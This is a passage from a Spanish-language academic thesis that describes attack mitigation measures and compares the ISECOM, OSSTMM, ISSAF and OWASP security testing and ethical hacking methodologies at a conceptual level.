Varios procedimientos pueden ayudar a contrarrestar o detectar a tiempo, posibles ataques. Es por eso que es importante tomar en cuenta lo siguiente:

espacio en blanco apropósito

Ilustración Nº 1: Factores de mitigación de ataques




Elaborado por: Jeniffer Rizzo R.

a) **Gestión de Logs:** La administración de Logs consiste en el procesamiento y análisis de un registro de mensajes que son generados por diferentes sistemas, aplicaciones y dispositivos. Se debe tener un control y pistas de auditoría con el fin de detectar al autor de actividades inusuales o extrañas. Se recomienda tener un repositorio centralizado.

b) **Actualización de parches:** Una gestión eficaz de actualización de parches ayuda a eliminar las vulnerabilidades de seguridad que fueron detectados por los fabricantes de las aplicaciones. Es recomendable llevar una bitácora de versionamientos, por lo que se debe tomar en cuenta lo siguiente:

Ilustración Nº 2: Actualización de parches



Elaborado por: Jeniffer Rizzo R.

- **Identificar fuentes:** Se debe identificar la fuente de la cual se extrae la información del nuevo parche.
- **Priorización de parches:** De acuerdo al ciclo de implementación de parches y la criticidad de los sistemas o aplicaciones se debe realizar la instalación de nuevos parches.
- **Prueba de compatibilidad:** Antes de la implementación de nuevos parches se debe observar sus características y pruebas de confiablidad realizadas para garantizar la compatibilidad con las aplicaciones y servicios actuales.
- **Proceso de gestión de cambios:** La instalación de parches debe cumplir con el proceso de gestión de cambios establecido por la empresa, con el fin de evidenciar los cambios realizados.
- **Prueba de implementación:** Realizar pruebas de funcionamiento y compatibilidad.

c) **Detección de actividades inusuales:** Existe gran cantidad de métodos disponibles para que los atacantes puedan tener acceso a sistemas o aplicaciones. No existe reglas o parámetros que indiquen actividades inusuales sin embargo se puede tomar en cuenta algunas actividades que podrían mostrar algún tipo de intrusión, tales como:

- Actividad de tráfico inusual en el sistema de red.
- Archivos sospechosos o desconocidos, modificación o eliminación de archivos necesarios.
- Firewalls, alertas de antivirus.
- Servicios desconocidos.

2.1.6 Medidas de seguridad adicionales

Siempre se debe tomar en cuenta conceptos básicos como prevención, detección y respuesta para saber cómo actuar ante un inconveniente.

- **Prevención.-** Comienza desde la organización y el gobierno de TI. Se trata de las técnicas, medidas y delegación de responsabilidades que se tome en la empresa.
- **Detección.-** A través del seguimiento de los eventos críticos y los incidentes de seguridad, la organización puede fortalecer sus medidas de detección. El monitoreo y la minería de datos en conjunto forman un excelente instrumento para detectar

patrones extraños en el tráfico de datos, para encontrar la ubicación en la que el o los atacantes. Adicionalmente, se debe observar el rendimiento del sistema.

- **Respuesta.-** La respuesta se refiera a la activación de un plan tan pronto como se produce el ataque. Durante un ataque la organización debe ser capaz de desactivar directamente toda la tecnología que se encuentre afectada o que pueda ser vulnerable en el momento. Cuando se desarrolla un plan de respuesta y recuperación, una organización debe percibir un proceso continuo de seguridad y no solamente dar una solución al momento.

Es importante tomar en cuenta que las medidas de seguridad antes expuestas, fueron producto de un análisis y estudio acerca de las explicaciones basadas en la publicación sobre los errores más comunes cuando se quiere emplear medidas de seguridad, para lo cual John Herhalt sugiere tomar en cuenta las siguientes medidas de prevención.

Tabla Nº 4: Medidas de seguridad adicionales

Concepto	Prevención	Detección	Respuesta
Gestión y organización	Designar responsabilidades	Garantía	Utilizar las habilidades del análisis forense.

Concepto	Prevención	Detección	Respuesta
Procesos	Realizar simulaciones. Debe existir periódicos escaneos y pruebas de Testing.	Procedimiento para el seguimiento de incidentes.	Plan de respuesta
Tecnología	Garantizar la seguridad de la red y de cada componente.	Implementar el registro de procesos críticos. Implementar el centro de vigilancia de seguridad de incidentes.	Desactivar o suspender servicios de TI bajo un ataque.

Información extraída de:

John Herhalt. The five most common ciber security mistakes. Internet. http://vateos.net/2010/02/hacker-cracker-lamer-defacer-scriptkiddie-newbie-phreaker. Acceso: (18/08/2013)

2.2 Análisis comparativo de las metodologías de Testing & Ethical Hacking

2.2.1Metodologías Estándar

La seguridad de la información es una de las ramas o disciplinas de la informática que requiere de gran cuidado, tratamiento y análisis para su implementación y funcionamiento. En este sentido, la seguridad informática es la encargada de resguardar los principios básicos y fundamentales de la privacidad, la cual está dada por el establecimiento de lineamientos políticos y técnicos, así como también de metodologías, procesos y estándares; los cuales requieren ser implementados para proteger el entorno informático, de tal manera que se logre brindar seguridad a los usuarios de distintos sistemas.

En el marco de este contexto, existen diferentes métodos para emplear un análisis sobre los riesgos de seguridad informática y así prevenir que su privacidad sea alterada. A continuación se procede a detallar algunas de estas metodologías.


2.2.1.1 Metodología ISECOM

La finalidad de esta metodología es brindar un conocimiento práctico que se enfoque en la seguridad, la certificación, la investigación y la integralidad de le los negocios, como

de los sistemas a nivel general. Esta metodología es capaz de apoyar a los proyectos financieros, asegurando sus estándares de influencia comercial en el campo nacional o internacional, la cual permite definir un procedimiento adecuado en la toma de decisiones sobre la seguridad, la integridad y la privacidad.

Con el objetivo de tener una mayor claridad en cuanto al desenvolvimiento y aplicabilidad de esta metodología, es necesario indicar que el ISECOM busca emplear los siguientes ámbitos para realizar una auditoría de sistemas, lo que incluye realizar un testeo de seguridad de redes. El desenvolvimiento de estos ámbitos está basado tanto en el tiempo como en la medición de costos, tal como se lo presenta en la ilustración Nº 3.

Ilustración Nº 3: Desenvolvimiento de la metodología ISECOM



Elaborado por: Jeniffer Rizzo R.

Por lo tanto, dicho diagrama/gráfico anteriormente expuesto, se lo puede interpretar en base a la siguiente descripción:

a) **La búsqueda de vulnerabilidades:** Expresa esencialmente las comprobaciones de carácter automático de un sistema o de la red que conforma un mismo sistema (tiempo y costo estándar).

b) **El escaneo de la seguridad:** Pretende plantear un trabajo de búsqueda e identificación de las vulnerabilidades que pueden presentase durante el desarrollo y funcionamiento de un sistema, lo que puede incluir la identificación de puntos débiles de la red y análisis profesional individualizado (toma más tiempo a un menor costo).

c) **La evaluación de riesgos:** Se enmarca exclusivamente sobre los análisis de seguridad, por medio de entrevistas e investigaciones de nivel medio, que incluye una justificación de negocios, justificaciones legales y justificaciones de carácter industriales (mantiene un mayor costo en un tiempo menor de desarrollo).

d) **El test de Intrusión:** Se enfoca en el trabajo de los proyectos que se orientan a la obtención de premios o trofeos, es decir que desarrollan un acceso privilegiado con medios pre-condicionales (mantiene un mayor costo en un tiempo menor de desarrollo).

e) **Auditoría de seguridad:** Se concentra en la inspección manual, en coordinación de los privilegios administrativos del sistema operativo y de los programas de aplicación dentro de un sistema (se desarrollan en un mayor costo y en mayor tiempo).

f) **El Hacking ético:** Se caracteriza por los test de intrusión en los cuales el objetivo es obtener beneficio en la red dentro del tiempo predeterminado de duración del proyecto. (se desarrollan en un mayor costo y en mayor tiempo).


g) **La evaluación de postura y el test de seguridad:** Mantiene una evaluación del riesgo orientado a un proyecto o programa de sistemas de red, por medio de la aplicación de análisis profesional a través de escaneos de seguridad donde la intrusión se usa generalmente para confirmar los falsos positivos y los falsos negativos dentro del tiempo permitido de duración del proyecto. (se desarrollan en un mayor costo y en mayor tiempo).

Dentro de las características que mantiene la metodología ISECOM es de su propio funcionamiento, desarrollo y características, el que emplee un mapeo de seguridad sobre los sistemas que se vayan desarrollando en el transcurso del tiempo y así, posteriormente mantenerlos.

De esta manera es importante mencionar que el mapa de seguridad, es una imagen que permite crear un entorno seguro, lo que corresponde a generar un ambiente de análisis de seguridad el cual está compuesto por seis acciones diferentes, las mismas que son equivalentes a su desarrollo en la práctica.

Por lo tanto el proceso de seguridad se desarrolla de la siguiente manera, partiendo desde lo general a lo particular, como se lo expone en la ilustración Nº 4.

Ilustración Nº 4: Implementación de seguridad



Elaborado por: Jeniffer Rizzo R.

La evaluación de riesgos que plantea la metodología ISECOM ante la presencia de la inseguridad informática, conlleva consigo un efecto en los usuarios, la cultura de la información, los procesos, los negocios, la imagen representativa de una empresa, la propiedad intelectual y los derechos.

De esta manera dicha metodología, mantiene un enfoque proactivo respecto a minimizar cualquier estado de riesgo en el entorno, siendo así:

1. **Seguridad**: Todo tipo de test, debe ejecutarse con la precaución necesaria para evitar los peores escenarios que implican grandes pérdidas, lo que incentiva a que la seguridad de los usuarios de un sistema deba ser uno de los aspectos principales a ser considerados.

2. **Privacidad:** Todo tipo de test sobre los sistemas informáticos, deben ser diseñados y analizados, siempre manteniendo el derecho a la privacidad de los usuarios, sin dejar de lado a la ley regional.

3. **Práctica:** Todos los test sobre los sistemas, deben ser desarrollados y diseñados en base a la generación de la menor complejidad posible, evitando así al máximo la vulnerabilidad del mismo sistema y promover una profunda y amplia claridad sobre el desarrollo práctico.

4. **Usabilidad:** Todos los test deben mantenerse dentro del margen de seguridad útil. Es decir que lo más inseguro siempre será lo menos demandado y bienvenido.

2.2.1.2 Metodología OSSTMM

Se debe entender que una metodología de seguridad como esta, no es un proceso sencillo, debido a que es la fase en la que se desarrolla un macro proceso o solución, que define qué o quién se pone a prueba, así como, cuándo y dónde se pondrá a prueba un sistema.

Es importante mantener un proceso complejo y reducirlo en los procesos elementales y necesarios, que sean suficientes para explicar los componentes de apoyo y de los agregadores de valor. Dicha metodología, está en la capacidad de explicar diferentes pruebas de verificación donde varios de sus procesos elementales puedan ser ejecutados, puestos en funcionamiento, cambiarlos, manipularlos o mejorarlos.

La metodología OSSTMM debe contener insumos métricos que permitan asegurar que la metodología haya sido llevada a cabo correctamente, así como de igual manera comprender el grado o el resultado de la aplicación de un sistema que se enmarque en esta técnica.

Dicha metodología aplica una técnica particular, llamada "Seguridad Perfecta", lo cual se logra mediante la revisión de posturas que corresponden a las mejores prácticas y regulaciones en la industria del cliente, las justificaciones de negociosos, la política de seguridad y los asuntos legales, así como también incidir sobre sus regiones o campos de dominio de negocio.

El resultado de esta denominada "seguridad perfecta" se enfocada principalmente a los clientes o usuarios de un sistema específico que no mantenga ambigüedades, lo que hace que esta metodología mantenga un proceso que se concentre en evaluar constantemente las siguientes áreas. Con fines explicativos sobre lo que describe la presente disertación, es necesario mencionar que el mapeo de seguridad que mantiene este método, es bastante similar al mapeo que se presentó en la metodología anteriormente expuesta.

1. **Visibilidad:** Es lo que puede monitorearse en un nivel de seguridad con o sin la ayuda adicional de dispositivos electrónicos, lo que indica que no se limita a ningún tipo de ondas.

2. **Acceso:** Es el punto de entrada del nivel de seguridad, lo que quiere decir que es un punto de acceso que no requiere ser una barrera o limitante para obtener información. Limitar el acceso, significa negar todo a excepción de lo que este expresamente permitido financiera, administrativa o logísticamente.

3. **Confianza:** Es una ruta especializada en el nivel de seguridad, lo que incluye la clase y la cantidad de autenticación, el no-repudio, el control de acceso, la contabilización, la confidencialidad y la integralidad entre dos o más factores de seguridad.

4. **Autenticación:** Es la medida o análisis por el cual, cada interacción de un proceso se encuentra vigilada.

5. **Confidencialidad:** Es la certeza única que tienen los sistemas o partes involucradas en la comunicación de un proceso, permitiendo así el acceso a información confidencial.

6. **Privacidad:** Implica que el proceso es conocido únicamente por los sistemas o partes involucradas.

7. **Autorización:** Es la certeza por la cual el proceso tiene finalidad y que no puede ser cambiado, continuado, redirigido o reservado sin el conocimiento de los sistemas o partes involucradas.

8. **Seguridad:** Medios por los cuales un proceso no puede dañar otro sistema.

9. **Alarma:** Es la notificación apropiada y precisa de las actividades que violan o intentan violar cualquier tipo de dimensiones de seguridad. En la mayoría de eventualidades, la alarma es el único proceso que genera reacción.

En virtud de lo anteriormente expuesto, la metodología OSSTMM recomienda las herramientas de comprobación, garantiza así, su pertinencia y factibilidad comercial. De esta manera el alcance de esta metodología, es realizar un estándar de programación segura que pueda ser usado en cualquier proceso, ya sea manual o automático, y que permita alcanzar los requerimientos de seguridad para maximizar el uso y evitar su abuso. El resultado indirecto es la creación de una disciplina que pueda actuar como un punto central en todas las pruebas de seguridad independientemente del lenguaje de programación, ambiente de ejecución y herramientas de desarrollo.

Adicionalmente, es necesario mencionar que la metodología OSSTMM tiene en su ámbito de acción, el desarrollo y aplicación del "Ethical Hacking", el cual cumple con reglas formales y legales, que puede mantener ámbitos sociales, calculando los niveles de seguridad del sistema y explorar la vulnerabilidad del mismo.

Es importante destacar que esta metodología, mantiene dos mecanismos básicos de intervención a emplearse:

1. **Patrón de aceptación:** Los datos ingresados se prueban contra patrones de aceptación, haciéndolos más selectivos según se descubren nuevas vulnerabilidades. Si ninguno de los patrones es satisfecho los datos son rechazados.


2. **Patrón de rechazo:** Los datos ingresados se prueban contra patrones de rechazo, agregando patrones a medida que se descubren nuevas vulnerabilidades. Si ninguno de los patrones es satisfecho los datos son aceptados.

Es importante destacar que cada método tiene sus beneficios y desventajas. El segundo método es más fácil para que se agreguen nuevos patrones, pero requiere de pruebas adicionales para cada patrón de rechazo. Mientras que el primer método es más limpio y genérico.

Por lo tanto el patrón de aceptación es el preferido, básicamente porque trabaja en reducir los patrones de aceptación, siendo así un esquema más proactivo, mas fácil de mantener y menos propenso a generar errores.

De esta manera y en el ámbito de su acción, la metodología OSSTMM opera y se desenvuelve de la siguiente manera, tal y como se lo expresa en la ilustración Nº. 5.

Ilustración Nº 5: Metodología y acción



Elaborado por: Jeniffer Rizzo R.

Adicionalmente y a pesar de que los riesgos parezcan subjetivos, esta metodología se basa en la identificación de los siguientes riesgos:

a) **Vulnerabilidad:** Una falla inherente en el mecanismo de seguridad, la cual pueda ser alcanzada por medio de protecciones de seguridad, permitiendo el acceso privilegiado a la ubicación, a los procesos del negocio, y al personal o acceso remoto de los procesos, generando así datos corruptos o eliminados.

b) **Debilidad:** Una falla inherente a la plataforma o ambiente en el que el mecanismo de seguridad reside una mala configuración, una falla de sobrevivencia, una falla de usabilidad, o una falla al cumplir los requerimientos de una Política de Seguridad.

c) **Filtrado de Información:** Una falla inherente en el mecanismo de seguridad mismo que puede ser alcanzada a través de medidas de seguridad que permiten el acceso privilegiado a información sensitiva o privilegiada acerca de datos, procesos de negocio, personal o infraestructura.

d) **Preocupación:** Un evento de seguridad que puede resultar al no seguir las prácticas recomendadas de seguridad, y que por el momento no se presente como un peligro actual.

e) **Desconocidos:** Un elemento desconocido o sin identificación en el mecanismo de seguridad el cual puede ser alcanzado a través de las medidas de seguridad y que actualmente no tiene impacto conocido en el, o los sistemas, ya que tiende a no tener sentido o servir de ningún propósito con la información limitada que cualquier usuario lo posea.

2.2.1.3 Metodología ISSAF

Esta metodología es conocida por sus siglas en inglés como "Information System Security Assessment Framework", lo que significa que en el marco de la evaluación de seguridad de los sistemas de información, es una técnica estructurada que emplea el análisis sobre varios dominios y detalles específicos de pruebas.

La finalidad de esta metodología es desarrollar procedimientos bastante bien detallados para el testing de sistemas de información que reflejan situaciones reales. De esta manera lo que se entiende es que el ISSAF es empleado por la mayoría de sus usuarios para poder cumplir con los requisitos de evaluación de las organizaciones y que adicionalmente puede utilizarse como referencia para nuevas implementaciones que se relacionen con la seguridad de la información.

Es importante mencionar que la metodología ISSAF está organizada según unos criterios de evaluación bien definidos, los cuales se describen a continuación:

- Descripción de criterios de evaluación
- Objetivos
- Los prerrequisitos para la realización de las evaluaciones
- Los procesos para las evaluaciones
- Presentación de resultados
- Contramedidas recomendadas

- Referencias sobre documentos externos

Para poder cumplir y emplear la rigurosidad de los procesos que conlleva la aplicación de ISSAF dentro del desarrollo, manejo y administración de la seguridad en los diferentes sistemas de información, es necesario ampararse en tres fases fundamentales que generarán un completo "Test de Penetración".

Fase I: Planeación y preparación.- En esta fase se evidencia los pasos para el intercambio de información inicial, para planificar y desarrollar una preparación y proceder a emplear las pruebas. Es necesario aclarar que antes de desarrollarse la prueba de intrusión, esta metodología al igual que muchas otras, exige que tanto el auditor como el cliente, deban establecer un acuerdo formal o a su vez, firmar un contrato entre ambas partes, que garantice protección administrativa como legal.

Por lo tanto, las actividades principales que se priorizan en esta fase son:

a. La identificación de los contactos entre ambas partes.


b. Reuniones y encuentros laborales abiertos, que permitan conformar el alcance, el enfoque y la metodología del trabajo a realizarse.

c. Mantener un acuerdo sobre los casos de pruebas específicos y las rutas de escalamiento.

Fase II: Evaluación.- Esta fase se caracteriza por llevar a cabo la prueba de intrusión, en donde se aplica un enfoque conocido como "el enfoque por capas", en donde cada una de las denominadas capas expresa o representa un nivel de acceso sobre los activos de la información.

Con fines de obtener un mayor entendimiento sobre lo que se explica en la fase II y sobre el contexto que plantea la técnica ISSAF, a continuación se expone el siguiente gráfico que detalla estas "capas" con su respectivo proceso para el desenvolvimiento y desarrollo de la metodología en mención.

Ilustración Nº 6: Faces y proceso de la metodología ISSAF



Elaborado por: Jeniffer Rizzo R.

Como se puede apreciar en el gráfico, las fases se componen de nueve distintos procesos que conllevan a articular la planificación, la evaluación y la presentación sobre el desarrollo de la técnica de auditoría. En este sentido y como aporte teórico de la presente disertación, a continuación se describen brevemente estos procesos:

1. **Recolección de la información:** Utiliza métodos técnicos y no técnicos de recopilación de datos, los que actúan como impulsadores para búsqueda en grandes bases de datos o listas de información. Esta se considera como la etapa inicial de una auditoria de seguridad de la información, proporcionando insumos adecuados para dar inicio a las siguientes fases del proceso.

La información que es recogida por parte del auditor en esta etapa, parte de fuentes públicas en sitios como el internet y de organizaciones que mantienen información la cual se encuentra disponible para todo tipo de público.

2. **Mapeo de la red:** Toda aquella información que tenga que ver con la red, se la adquiere de la sección de recopilación y se expande para producir diferentes tipologías, de esta manera se puede recurrir a muchas herramientas y aplicaciones que se emplean para ayudar al descubrimiento de información técnica sobre los hosts y las redes involucradas en la prueba, por ejemplo:

- Hosts disponibles
- Escaneo de puertos y de servicios
- Mapeo de la red
- Identificación de servicios críticos
- Identificación de tutas y de sistemas operativos

Esto, contribuirá a que se pueda conformar o descartar algunas hipótesis empleadas sobre los sistemas a desarrollarse, como puede ser la marca de un software, la configuración de hardware, o sistemas relacionados con procesos de negocios.

3. **Identificación de vulnerabilidad:** El desarrollador o auditor, debe escoger los puntos específicos a ser probados, así como la manera en la cual posteriormente los aprobará. En el desarrollo de esta metodología, el auditor tiene que emplear actividades como las de, identificar los servicios vulnerables utilizando "Servicios Banners", estimar el impacto, identificar las rutas de ataque, realizar la verificación de falsos positivos y falsos negativos, todo esto con la finalidad de identificar las vulnerabilidades de un sistema y operación del mismo.

Los servicios Banner comprenden de un servicio el cual funciona mediante un anuncio que es mostrado en la red sobre una página web, que presenta un determinado

producto o servicio, ya sea de carácter propio o ajeno a la página y que, al ser pulsado, inmediatamente lleve al usuario al sitio del anunciante.[8]

4. **Intrusión:** El auditor procederá a obtener un acceso no autorizado, con el objetivo de lograr eludir las medidas de seguridad y llegar al mayor nivel de acceso posible, para lo cual es necesario encontrar códigos disponibles sean propios o públicos, desarrollar herramientas/scripts, realizar pruebas de herramientas (personalizar las pruebas y probar las herramientas en un entorno de asilamiento), confirmar o desaprobar las vulnerabilidades y documentar las conclusiones al respecto.

5. **Ganando acceso y escalando privilegios:** Esta instancia del proceso, permite a los auditores confirmar y documentar intrusiones o la propagación de ataques automatizados, lo que permite obtener un alcance mayor sobre el impacto para la organización que tiene a su custodio y administración, un determinado sistema.

Para que esta etapa de todo el proceso sea correctamente desarrollada y se pueda obtener los privilegios mínimos, es necesario acceder a cuentas sin privilegios, realizándolo a través de un descubrimiento sobre combinaciones de usuarios, descubrir contraseñas vacías o contraseñas producidas por defectos del sistema, explorar configuraciones por defecto de los fabricantes y realizar un descubrimiento sobre los servicios públicos.

[8]Carmen De la Torre García. Determinar la seguridad de una aplicación Web**.** Bogotá, Tercera Edición, 2007. Página 20.

De esta forma, el auditor puede identificar la forma en la que se puede obtener los privilegios de administrador, actualizaciones y endurecimientos del sistema, así como de las herramientas integras que lo conforman.

6. **Enumeración adicional:** En esta instancia del proceso, es necesario la obtención de contraseñas encriptadas con cracking offline (sin conexión alguna a internet), obtener contraseñas usando la técnica sniffing u otras adicionales, recoger las cookies y usarlas para explorar sesiones, contrarrestando los ataques de contraseñas, recolectar correos electrónicos y mapear redes internas.

La detección de sniffers es una de las múltiples tareas, y una de las más desconocidas, que todos los administradores de seguridad tienen que realizar para garantizar que la seguridad de sus redes no se vea comprometida. Si bien hay un buen número de herramientas que facilitan esta tarea, es importante conocer en profundidad cómo funcionan para poder interpretar y relativizar sus resultados, ya que estos programas tienen un buen número de limitaciones y pueden ser engañados con facilidad para producir falsos positivos y falsos negativos. En este trabajo, partiendo de las definiciones más básicas, se muestran algunas de las técnicas que componen el estado del arte en esta área[9].

[9] José Sierra. Técnicas de detección de sniffers**.** Madrid, Editorial Carlos III, 2000. Página.15.

7. **Comprometiendo usuarios/sitios remotos:** Es vital comprender que un solo agujero de seguridad vulnerable, es suficiente para exponer a toda una red o sistema, por lo tanto las comunicaciones entre usuarios y redes empresariales pueden ser métodos de autentificación, de tal manera que los datos nos sean modificados mientras viajan a través de la red, sin embargo esto no da las garantías de que los externos de comunicación no hayan sido comprometidos.

En tal caso, el auditor debe tratar de comprometer a los usuarios remotos, trabajadores virtuales y/o sitios remotos de una empresa.

8. **Mantener el acceso:** Es indispensable saber que el denominado "software de túnel" o los "rootkits" no se los utilice muy a menudo, debido al riesgo externo sobre obtener accesos privilegiados en el sistema, manteniendo así, la integridad del acceso al sistema.

9. **Cubrir los rastros:** Durante una prueba de intrusión es necesario hacer un registro de la información, así como del detalle de las actividades realizadas por el auditor.

Fase III: Presentación de informes.- Finalmente y para dar cumplimiento al contexto general de esta metodología, el auditor debe realizar un informe verbal, en el caso de haber encontrado vulnerabilidad en el sistema durante las pruebas de intrusión, para que la organización o dueño del sistema esté al tanto del problema; y un informe final una

vez que se haya finalizado todos los casos de prueba definidos en el alcance del trabajo, definiendo los resultados de las pruebas con las recomendaciones de mejora respectivas.

Adicionalmente, es necesario limpiar el sistema de las pruebas de intrusión realizadas, donde el auditor procede a remover todas las herramientas, archivos y software que haya utilizado como insumos para auditar el sistema.

2.2.1.4 Metodología OWASP

Es una metodología de auditoría que se caracteriza por brindar seguridad abierta y colaborativa, la cual busca alinearse a la seguridad de aplicaciones Web, y que son utilizadas como referentes en auditorias de seguridad.

La revisión de los controles establecidos por esta metodología, permite que el equipo de auditores garantice que una revisión de la plataforma se la realice de forma adecuada, garantizando que todos los vectores de ataque hayan sido correctamente analizados y que a su vez, los fallos de seguridad hayan sido oportunamente detectados.

De esta manera, todo este proceso contribuye a mejorar la seguridad y protección de los sistemas informáticos de los clientes, para lo cual es necesario destacar dos modalidades de revisión de seguridad basadas en la metodología OWASP.

1. **Auditoria OWASP TOP 10:** El enfoque que se mantiene en un trabajo de estas características es la revisión de una aplicación en busca de las debilidades más habituales, las mismas que tienen un impacto mayor en la seguridad de un sistema:

- Auditoria 1: Fallas de inyección - Ocurren cuando datos no confiables son enviados a un interprete como parte de una consulta adicional.
- Auditoria 2: Cross-Site Scripting - Estas fallas son ocasionadas cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación apropiada.
- Auditoria 3: Autentificación y gestión de sesiones - Funciones de una aplicación relacionada a la autentificación, que son frecuentemente implementadas de manera incorrecta.
- Auditoria 4: Referencias inseguras a objetos indirectos - Ocurre cuando un desarrollador expone una referencia a un objeto de implementación interno.
- Auditoria 5: Cross-Site Request Forgery - Un ataque de este tipo obliga al navegador de una víctima a enviar una petición HTTP adulterado, lo que obliga al atacante a forzar el navegador de la víctima para generar pedidos de aplicación vulnerable.
- Auditoria 6: Configuración errónea de seguridad - Todo tipo de configuración de un sistema debe ser definido, implementado y mantenido, ya que por lo general no suelen ser seguras por defecto, lo que quiere decir que se tiene que mantener actualizado el software, incluidos los códigos de la aplicación.
- Auditoria 7: Almacenamiento criptográfico inseguro - Es necesario que se realicen mejoras en aplicaciones web, puesto que estas no suelen proteger adecuadamente

datos sensibles como es el caso de las tarjetas de crédito, donde sus mecanismos de cifrado pueden ser alterados conduciendo a crímenes o robos.

